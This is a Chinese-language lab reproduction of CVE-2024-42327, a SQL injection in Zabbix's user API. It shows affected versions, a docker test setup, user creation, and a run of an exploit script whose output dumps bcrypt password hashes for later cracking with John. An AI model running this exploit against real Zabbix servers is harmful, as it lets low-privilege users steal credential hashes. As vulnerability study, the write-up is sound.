Zabbix addRelatedObjects 函数后台SQL注入漏洞（CVE-2024-42327）

Zabbix web端上的非管理员用户账户，具有默认的“User Role”或任何其他赋予 API 访问权限的角色，均可利用此漏洞。CUser 类中的 `addRelatedObjects` 函数存在 SQL 注入漏洞，该函数由 `CUser.get` 函数调用，而 `CUser.get` 函数对所有具有 API 访问权限的用户开放。

影响版本：


- 6.0.0 至 6.0.31
- 6.4.0 至 6.4.16
- 7.0.0

测试环境

执行如下命令启动一个Zabbix漏洞环境：

```
docker compose up -d
```

访问 http://127.0.0.1:8080 发现存在Zabbix端Web界面




ZABBIX

Username

Password

☑ Remember me for 30 days

使用Admin/zabbix登录，然后按照图示顺序打开Hosts的配置




Hosts

Name	
Host groups	type here to search
IP	
DNS	
Port	
Severity	□ Not classified □ Warning □ High □ Information □ Average □ Disaster
Status	[✓ Any] Enabled Disabled
Tags	[✓ And/Or] Or
	tag Contains
Show hosts in maintenance	☑
Show suppressed problems	□

Name ▲	Interface	Availability	Tags	Status	Latest data	Problems
Zabbix server	127.0.0.1:10050	ZBX	class: os class: software target: linux •••	Enabled	Latest data	Problems


修改Host name为“host-01”；Agent为“172.20.240.6”



Host

* Host name	host-01
Visible name	host-01
Templates	Name: Linux by Zabbix agent, Zabbix server health (Action: Unlink Unlink and clear)
* Groups	Zabbix servers
Interfaces	Type: Agent; IP address: 172.20.240.6; DNS name: ; Connect to: IP; Port: 10050; Default: ●
Description	
Monitored by proxy	(no proxy)


稍等一段时间，发现zabbix处于正常状态



Name ▲	Interface	Availability	Tags
host-01	172.20.240.6:10050	ZBX	class: os class: software target: linux •••

Interface	Status	Error
172.20.240.6:10050	Available	


到Users中添加一个test1用户，Groups设置为Guests



Users

* Username	test1
Name	
Last name	
* Groups	Guests ✕ type here to search
* Password	•••••••••
* Password (once again)	•••••••••
	Password is not mandatory for non internal authentication type.
Language	System default
Time zone	System default: (UTC+02:00) Europe/Riga
Theme	System default
Auto-login	□
Auto-logout	□ 15m
* Refresh	30s
* Rows per page	50
URL (after login)	

Role设置为User role




* Role	User role ✕
User type	User

Permissions

Host group	Permissions
All groups	None

Permissions can be assigned for user groups only

再使用同样的方法设置test2、adminTest（adminTest的Groups多加一个Zabbix administrators）




□	Username ▲	Name	Last name	User role	Groups	Is online?	Login	Frontend access	API access	Debug mode	Status
□	Admin	Zabbix	Administrator	Super admin role	Zabbix administrators	Yes (2024-12-10 11:48:36)	Ok	System default	Enabled	Disabled	Enabled
□	adminTest			User role	Guests, Zabbix administrators	No	Ok	Internal	Enabled	Disabled	Enabled
□	guest			Guest role	Disabled, Guests	No	Ok	Internal	Disabled	Disabled	Disabled
□	test1			User role	Guests	Yes (2024-12-10 11:47:19)	Ok	Internal	Enabled	Disabled	Enabled
□	test2			User role	Guests	No	Ok	Internal	Enabled	Disabled	Enabled

Displaying 5 of 5 found

漏洞复现

使用cve-2024-42327.py脚本进行利用，可利用SQL注入获取Guests组内全部用户（哪怕该用户也在Zabbix administrators组内）的加盐密码，后续可以使用John等工具进行Hash爆破。

```
python cve-2024-42327.py -u <API> -n <Username> -p <Pass>
```



```
(CommonPython) wi1kwegam4a@wi1kwegam4adeMacBook-Air cve-2024-42327 % python cve-2024-42327.py -u http://127.0.0.1:8080/api_jsonrpc.php -n test1 -p Admin@123
Valid session token: 98f6507c69ec430cf6c3b5b1b20ec6d8
guest, , , 2, $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06
test1, , , 3, $2y$10$YU5ouIszxCqsvR.RHg0V3eYRAnyBP7rGPGX1SYkbAfu1GQAToMmqm
test2, , , 4, $2y$10$6GoNyALGIFRZO/SN3qfQPOuuBbjQvSIOxTb.QKm3rSuNEClcoPv/2
adminTest, , , 6, $2y$10$WeCuBaYNpX81bnkV/TxI8ehHXNb2MvZn/AL7pNTYsj8mBu9wH/wmG
```